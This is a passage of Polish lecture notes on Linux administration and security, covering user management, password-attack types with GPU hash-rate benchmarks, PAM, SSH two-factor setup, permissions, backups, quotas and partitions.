hasła: GID:użytkownik1,użytkownik2,....

/etc/sgroup

Nazwa grupy: zaszyfrowane  
hasło: administrator1,dadministrator2,...:użytkownik1,użytkownik2,....

Edycja passwd poprzez vipw

Edycja group poprzez vigr

Edycja shadow poprzez vipw -s

Edycja sgroup poprzez vigr -s

- **useradd** – tworzenie konta użytkownika, składnia: `useradd argument login`
  - **-c komentarz**
  - **-d katalog\_domowy**
  - **-e data\_wygaśnięcia**
  - **-f czas\_nieaktywności**
  - **-g początkowa\_grupa**
  - **-G grupa[,...]**
  - **-m, -k katalog\_z\_profilem** ( utworzenie katalogu domowego jeśli nie istnieje, to zostanie on utworzony. Jeśli ustaliona jest opcja **-k**, to z katalogu wpisanego jako wartość zostaną przekopiowane wzorcowe pliki startowe, w przeciwnym wypadku jako wzorzec posłuży katalog `/etc/skel`)
  - **-s powłoka**
  - **-u id\_użytkownika**
  - **-p zakodowane\_hasło**

- **useradd** – domyślne ustawienia zawarte w `/etc/login.defs`
  - `-g grupa_domyślna`
  - `-b katalog_domyślny`
  - `-f domyślny_czas_nieaktywności`
  - `-e domyślna_data_wygaśnięcia`
  - `-s domyślna_powłoka`
- **passwd** – nadanie hasła nowemu użytkownikowi
  - `-a raporty stanu haseł wszystkich kont (tylko z opcją S)`
  - `-d usunięcie hasła`
  - `-e wygaśnięcie hasła`
  - `-k zmiana hasła o ile już wygasło`
  - `-l blokada konto`
  - `-S raport stanu hasła`
  - `-u odblokowanie konta`

- **userdel** – kasowanie użytkownika
  - -r usunięcie katalogu domowego
  - -f usunięcie konta użytkownika zalogowanego
  - -p zachowanie profilu użytkownika
- **usermod** – modyfikowanie konta użytkownika
  - -c komentarz
  - -d katalog\_domowy
  - -m przeniesienie katalogu domowego
  - -e data wygaśnięcia konta
  - -f liczba dni po której konto zostanie zablokowane
  - -g numer grypy
  - -G grupa lub lista grup
  - -s powłoka
  - -u id\_użytkownika
  - -p zakodowane\_hasło
  - -L blokowanie konta
  - -U odblokowanie konta
  - -l nowa nazwa użytkownika


- **chfn** – modyfikacja GECOS (*General Comprehensive Operating System*)
  - -f imię i nazwisko użytkownika
  - -r biuro
  - -p telefon
  - -h inna forma kontaktu
  - -o inne informacje
- **groupadd** – tworzenie nowej grupy
- **groupdel** – usuwanie grupy
- **groupmod** – modyfikowanie grupy
- **groups** – lista grup do której należy użytkownik

- `whoami` – sprawdza nazwę aktualnego użytkownika
- `who` – informacje o zalogowanych użytkownikach
- `w` lub `finger` – bardziej szczegółowe informacje o użytkownikach
- `id` – sprawdza UID oraz GID wszystkich grup użytkownika
- `users` – lista zalogowanych użytkowników
- `last`
  - `last -x` – lista ostatnich x logowań
  - `last -x nazwa_użytkownika` - lista x logowań wybranego użytkownika
  - `Last -x ttyx` – lista ostatnich x logowań na wybranej konsoli



# ŁAMANIE HASEŁ

- Atak brute force
- Atak słownikowy
- Atak hybrydowy
- Atak przy pomocy tęczowych tablic




Hash	GeForce GTX 1080 Ti	GeForce RTX 2080 Ti	wzrost wydajności
<b>MD5</b>	<b>30963.5 MH/s</b>	<b>50053.3 MH/s</b>	<b>61,65%</b>
<b>SHA1</b>	<b>11518.4 MH/s</b>	<b>16310.0 MH/s</b>	<b>41,60%</b>
<b>SHA-256</b>	<b>4453.2 MH/s</b>	<b>7417.2 MH/s</b>	<b>66,56%</b>
<b>SHA-512</b>	<b>1519.6 MH/s</b>	<b>2333.4 MH/s</b>	<b>53,55%</b>
<b>WPA/WPA2</b>	<b>576.8 kH/s</b>	<b>758.7 kH/s</b>	<b>31,54%</b>
<b>NTLM</b>	<b>53173.6 MH/s</b>	<b>73195.7 MH/s</b>	<b>37,65%</b>
<b>LM</b>	<b>22911.6 MH/s</b>	<b>43982.8 MH/s</b>	<b>91,97%</b>
<b>NetNTLMv1</b>	<b>34027.8 MH/s</b>	<b>42689.9 MH/s</b>	<b>25,46%</b>
<b>NetNTLMv2</b>	<b>2664.1 MH/s</b>	<b>3687.5 MH/s</b>	<b>38,41%</b>
<b>decrypt, DES (Unix), Traditional DES</b>	<b>1317.2 MH/s</b>	<b>1728.8 MH/s</b>	<b>31,25%</b>
<b>md5crypt, MD5 (Unix), Cisco- IOS \$1\$ (MD5)</b>	<b>14654.5 kH/s</b>	<b>21963.0 kH/s</b>	<b>49,87%</b>
<b>bcrypt \$2*\$, Blowfish (Unix)</b>	<b>20668 H/s</b>	<b>27738 H/s</b>	<b>34,21%</b>
<b>sha512crypt \$6\$, SHA512 (Unix)</b>	<b>216.0 kH/s</b>	<b>350.9 kH/s</b>	<b>62,45%</b>
<b>Kerberos 5 AS-REQ</b>	<b>436.7 MH/s</b>	<b>648.1 MH/s</b>	<b>48,41%</b>
<b>macOS v10.8+ (PBKDF2-SHA512)</b>	<b>19473 H/s</b>	<b>28653 H/s</b>	<b>47,14%</b>
<b>7-Zip</b>	<b>14677 H/s</b>	<b>21105 H/s</b>	<b>43,80%</b>
<b>RAR3-hp</b>	<b>44682 H/s</b>	<b>64301 H/s</b>	<b>43,91%</b>
<b>RAR5</b>	<b>58731 H/s</b>	<b>90093 H/s</b>	<b>53,40%</b>
<b>TrueCrypt PBKDF2-HMAC- RIPEMD160 + XTS 512 bit</b>	<b>427.0 kH/s</b>	<b>542.3 kH/s</b>	<b>27,00%</b>
<b>KeePass 1 (AES/Twofish) and KeePass 2</b>	<b>217.0 kH/s</b>	<b>223.7 kH/s</b>	<b>3,09%</b>



# PAM

(ang. Pluggable Authentication Modules) zestaw bibliotek umożliwiający odseparowanie mechanizmów zapewnienia bezpieczeństwa od kodu aplikacji korzystających z tych mechanizmów



Linux-PAM rozdziela zadania uwierzytelniania na cztery niezależne grupy zarządzania:

**account** - daj usłudze możliwość weryfikacji konta: czy hasło użytkownika jest przedawnione?; czy użytkownik ma prawo dostępu do żądanej usługi?

**authentication** - ustal czy użytkownik jest tym, za którego się podaje. Zazwyczaj robi się to poprzez zapytanie użytkownika o pewną odpowiedź, której musi udzielić: jeśli jesteś tym, za kogo się podajesz, podaj proszę swoje hasło. Istnieją też sprzętowe schematy uwierzytelniania (takie jak używanie urządzeń biometrycznych)

**password** - zadaniem tej grupy jest odświeżanie/zmiana mechanizmów uwierzytelniania np. zmiana hasła. Zazwyczaj usługi takie są ściśle związane z tymi z auth.

**session** - zadania tej grupy obejmują rzeczy, które powinny być dokonane przed dniem usługi oraz po jej wycofaniu.

# PODSTAWOWE MODUŁY PAM

- **pam\_unix** realizuje standardowe uniksowe uwierzytelnianie
- **pam\_cracklib** eliminuje słabe hasła
- **pam\_deny** realizuje odmowę dostępu
- **pam\_permit** realizuje zapewnienie dostępu
- **pam group** przydziela do grup użytkowników
- **pam limits** ogranicza dostęp na podstawie dostępnych zasobów
- **pam env** konfiguruje środowisko sesji
- **pam mail** moduł informujący o poczcie
- **pam tally** realizuje odmowę dostępu w zależności od liczby nieudanych logowań
- **pam warn** moduł logujący informacje do Syslog
- **pam nologin** jeżeli istnieje plik /etc/nologin może się logować tylko root

# MODUŁY PAM KONTROLI DOSTĘPU

- **pam access** zaawansowana kontrola dostępu na podstawie różnych parametrów
- **pam time** zapewnianie dostępu w zależności od pory dnia
- **pam securetty** dopuszczanie do logowania tylko z bezpiecznych terminali
- **pam wheel** kontrola dostępu dla grupy uprzywilejowanej wheel
- **pam su** kontrola zmian UID
- **pam rootok** dopuszczanie użytkownika o UID=0

# MODUŁY PAM UWIERZYTELNIJĄCE

- **pam listfile** reguluje dostęp na podstawie list użytkowników
- **pam pwdb** reguluje dostęp na podstawie dodatkowych plików haseł
- **pam krb4** uwierzytelnianie przy pomocy protokołu Kerberos
- **pam radius** uwierzytelnianie na podstawie serwera Radius
- **pam pgsql** uwierzytelnianie na podstawie bazy danych PostgreSQL
- **pam mysql** uwierzytelnianie na podstawie bazy danych MySQL
- **pam informix** uwierzytelnianie na podstawie bazy danych Informix
- **pam ldap** współpraca z usługami katalogowymi LDAP
- **pam nw auth** współpraca z siecią Netware, również NDS

# MODUŁY PAM SERWISÓW SIECIOWYCH

- **pam ftp** obsługa standardowego anonimowego ftp
- **pam imap** obsługa serwisu IMAP
- **pam ssh** automatycznie uruchamia SSH-Agenta w sesji
- **mod auth pam** jeden z modułów uwierzytelniających dla serwera Apache
- **pam smb** grupa modułów współpracujących z serwerem Samba
- **pam proftpd** uwierzytelnianie dla serwera ProFtpd
- **pam iptables** współpraca z IPTables (Authentication Gateway )
- **pam tcpd** uwierzytelnianie w zależności od parametrów sesji TCP/IP
- **pam kcod**a obsługa rozproszonego systemu plików Coda
- **pam openafs** obsługa sieciowego systemu plików AFS

# HASŁA JEDNORAZOWE

W latach 40 obecnego wieku, amerykański matematyk Claude Elwood Shannon, udowodnił, że szyfr jest doskonale bezpieczny, jeśli jest tyle możliwych kluczy co tekstów jawnych oraz każdy z kluczy jest równie prawdopodobny. Jedynym absolutnie bezpiecznym szyfrem jest więc szyfr z kluczem jednorazowym.

C. E. Shannon. „Communication Theory of Secrecy Systems” The Bell System Technical Journal, Vol. 27, West Sussex 1948.

- apt-get install libpam-google-authenticator
- google-authenticator



# SSH I TOKENY

- /etc/pam.d/sshd  
dodajemy auth required pam\_google\_authenticator.so
- /etc/ssh/sshd\_config  
ChallengeResponseAuthentication yes  
PasswordAuthentication no
- /etc/init.d/ssh restart

KERBEROS – metoda uwierzytelniania zazwyczaj stosowana łącznie z PAM

Kerberos przeprowadza uwierzytelnianie dla całej sieci. Użytkownik uwierzytelnia się na serwerze Kerberos, który wydaje poświadczenie kryptograficzne.

LDAP (ang. Lightweight Directory Access Protocol) repozytorium bazodanowe przechowujące między innymi dane związane z zarządzanymi użytkownikami.

# KONTROLA DOSTĘPU

- Obiekty (pliki, procesy) mają swoich właścicieli
- ls -l – lista plików i katalogów w długim formacie

*x1 x2x2x2x3x3x3x4x4x4 x5 nazwa\_użytkownika nazwa\_grupy x6 data\_modyfikacji nazwa*

*x1 – typ d-katalog, - - zwykły plik, l – dowiązanie symboliczne*

*x2 – uprawnienia właściciela*

*x3 – uprawnienia grupy*

*x4 – uprawnienia innych użytkowników*

*x5 – liczba dowiązań twardych*

*x6 – wielkość pliku w bajtach*

## KONTROLA DOSTĘPU C.D.

- X<sub>2</sub>, x<sub>3</sub>, x<sub>4</sub> przyjmą mogą jedna z poniższych wartości
  - - brak uprawnień
  - r – odczyt
  - w – zapis
  - x - wykonywanie
- chown – zmiana właściciela
- chgrp - zmiana grupy
- chmod – zmiana uprawnień

# MASKA

- umask

Standardowo w systemie Linux uprawnienia dla tworzonego pliku są

**rw-r- -r- -** (w postaci binarnej 110 100 100)

(ósemkowo 644)

(pełnia praw 666)

**666-644=022** - maska

- **/etc/profile** (lub profiles);

dla konkretnego użytkownika w systemie Linux - w **.bashrc**

Cyfra	Znaczenie
0	brak ograniczeń praw (zapis i odczyt)
2	wyłącza zapis (ustawia tylko odczyt)
4	wyłącza odczyt (ustawia tylko zapis)
6	wyłącza zapis i odczyt (brak praw do pliku)

# ACL

- ACL - Access Control List
  - właściciel (user::),
  - nazwany użytkownik (user name),
  - grupa właściciela (group),
  - nazwana grupa (group:name),
  - maska (mask),
  - pozostali (other).

```
tune2fs 1.43.3 (04-Sep-2016)
Filesystem volume name: <none>
Last mounted on: /home
Filesystem UUID: 5e5894d8-3dbd-4997-a332-9d22152d1778
Filesystem magic number: 0xEF53
Filesystem revision #: 1 (dynamic)
Filesystem features: has_journal ext_attr resize_inode dir_index
                     huge_file dir_nlink extra_isize
Filesystem flags: signed_directory_hash
Default mount options: user_xattr acl
Filesystem state: clean
Errors behavior: Continue
Filesystem OS type: Linux
```

# PROCESY

Każdy proces ma swój unikalny w zakresie całego systemu numer identyfikacyjny zwany PID (ang. process identification number).

Oprócz numeru PID każdy proces ma numer PID swojego rodzica - tzw. PPID (ang. parent PID), czyli numer PID procesu, przez który został uruchomiony.

**WYJĄTEK!!!**

Proces init

- ps – lista procesów
- pstree – drzewo procesów
  - PID – unikalny identyfikator procesu
  - TTY – konsola
  - TIME – wykorzystany czas procesora
  - CMD – nazwa polecenia
- top – monitorowanie najbardziej zasobżernych procesów
- kill – „zabicie procesu”
- nice – określenie priorytetu procesu

- *Szyfrowanie*
  - pakiet *ecryptfs-utils*
- *Kopie bezpieczeństwa*
  - *dd if=partycja lub plik of=nazwa\_pliku*

Ze względu na technologię zapisu możemy wyszczególnić 5 rodzajów nośników:

- taśmy magnetyczne,
- dyski magnetyczne,
- dyski magnetooptyczne,
- dyski optyczne,
- pamięci „flash”.

Wyróżniamy cztery typy backupów:

- Pełny

Backup pełny (ang. full backup) polega na całkowitym zarchiwizowaniu danych

- Przyrostowy

Backup przyrostowy (ang. incremental backup) archiwizuje jedynie pliki, które powstały lub uległy modyfikacji od czasu wykonania ostatniego backupu.

- Różnicowy

Backup różnicowy (ang. differential backup) archiwizuje pliki utworzone lub zmienione po ostatnim backupie pełnym.

- Delta

Backup typu delta (ang. delta backup) jest właściwie podtypem backupu różnicowego lub przyrostowego. Archiwizowane są nie modyfikowane pliki a jedynie ich fragmenty.

Typ backupu	Czas wykonywania	Czas odtwarzania	Wykorzystanie nośników
<b>Backup pełny</b>	Długi	Krótki	Duże
<b>Backup przyrostowy</b>	Krótki	Długi	Małe
<b>Backup różnicowy</b>	Średni	Średni	Średnie

## STRATEGIE WYKONYWANIA KOPII

Najczęściej stosowana jest rotacja typu Dziadek-Ojciec-Syn – G/F/S (ang. *Grandfather/Father/Son*). Cykl trwa jeden rok i wymaga 19 nośników. Pozwala odzyskać zapisane dane z każdego dnia poprzedniego tygodnia oraz na ostatni dzień 4 poprzednich tygodni, a także ostatni dzień miesiąca w roku.

## Wieża Hanoi (ang. *Towers of Hanoi*)

Strategia wieża Hanoi zakłada użycie pierwszego nośnika nazwanego „A” w dwudniowym cyklu, zaś każdego następnego w dwukrotnie dłuższym cyklu. Tak więc nośnik „B” będzie używany co 4 dni, nośnik „C” co 8 itd. Długość całego cyklu określa wzór:

$$L = 2^{N-1}$$


gdzie:

L – długość cyklu w dniach


N – liczba nośników

Nośnik	Dzień															
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
A			A		A		A		A		A		A		A	
B						B				B				B		
C									D			C				
														E		

# Aktualizacje



*apt-get update  
apt-get upgrade  
sudo update-manager -d*




*sudo aptitude update  
sudo aptitude install  
sudo aptitude dist-upgrade  
/etc/apt/sources.list*



- Piaskownica (ang. sandbox) uruchamiania programów w środowisku, które ma bardzo ograniczony dostęp do zasobów sprzętowych komputera i systemu operacyjnego. Programy w piaskownicy korzystają z wyizolowanych obszarów pamięci operacyjnej i przestrzeni dyskowej.

- Firejail

- Mainline – najnowsza wersja
- LTS – Long Time Support (2-3 lat)
- Firetools – GUI
- Firetunel – umożliwia połączenie wielu piaskownic poprzez wirtualną sieć, zawiera VPN i peer-to-peer



## • quota

usrquota (quota.user) – użytkownik

grquota (quota.group) – grupa

GNU nano 1.3.12			
File: /etc/fstab			
/dev/VolGroup00/LogVol00	/	ext3	defaults 1 1
LABEL=boot	/boot	ext3	defaults 1 2
tmpfs	/dev/shm	tmpfs	defaults,grpquota,usrquota
0 0			
devpts	/dev/pts	devpts	gid=5,mode=620 0 0
sysfs	/sys	sysfs	defaults 0 0
proc	/proc	proc	defaults 0 0
/dev/VolGroup00/LogVol01	swap	swap	defaults 0 0

**block** oznacza ilość miejsca zajmowanego przez użytkownika

**inodes** to całkowita liczba plików użytkownik posiada

**soft** oznacza maksymalną wartość limitu jaką użytkownik ma przyznaną

**grace** to okres karencki pozwalający na przekroczenie wartości soft

**hard** to nieprzekraczalna wartość limitu

quotacheck - wykonuje skanowanie systemu plików pod względem użycie systemu plików i katalogów,

repquota - podaje użycie systemu plików,

quotaon , quotaoff - startuje lub zatrzymuje quota,

- **edquota, setquota**
  - **-u użytkownik,**
  - **-g grupa**
  - **-t – okres karencki**
  - **-T okres karencki dla użytkownika/grupy**

- **repquota**
  - **-a raport wszystkich systemów plików**
  - **-v raport z wszystkich limitów, łącznie z tymi nieużywanymi**
  - **-g raport z limitów grup**
  - **-a raport z limitów użytkowników**
  - **-u wypisuje limit określonego użytkownika**
  - **-q pokazuje użytkownikowi czy posiada jakieś ograniczenia**

User	Block limits			File limits			
	used	soft	hard	grace	used	soft	hard
					used	soft	hard
root	--	1118708	0	0	37093	0	0
daemon	--	68	0	0	4	0	0
man	--	9568	0	0	139	0	0
www-data	--	2908	0	0	15	0	0
nobody	--	0	0	0	1	0	0
libuuid	--	24	0	0	2	0	0
Debian-exim	--	44	0	0	10	0	0
mysql	--	30116	0	0	141	0	0
ftpuser	--	8	1000000	1048576	2	0	0

# PARTYCJE

Wydzielone części dysku



- MBR (Master Boot Record) 4 partycje podstawowe tym jedna rozszerzona z wieloma partycjami logicznymi
- GPT (GUID Partition Table) 128 partycji podstawowych

- Partycjonowanie - partie

- swap
- /
- /home
- /tmp
- /var

- Partycjonowanie programy

- GParted
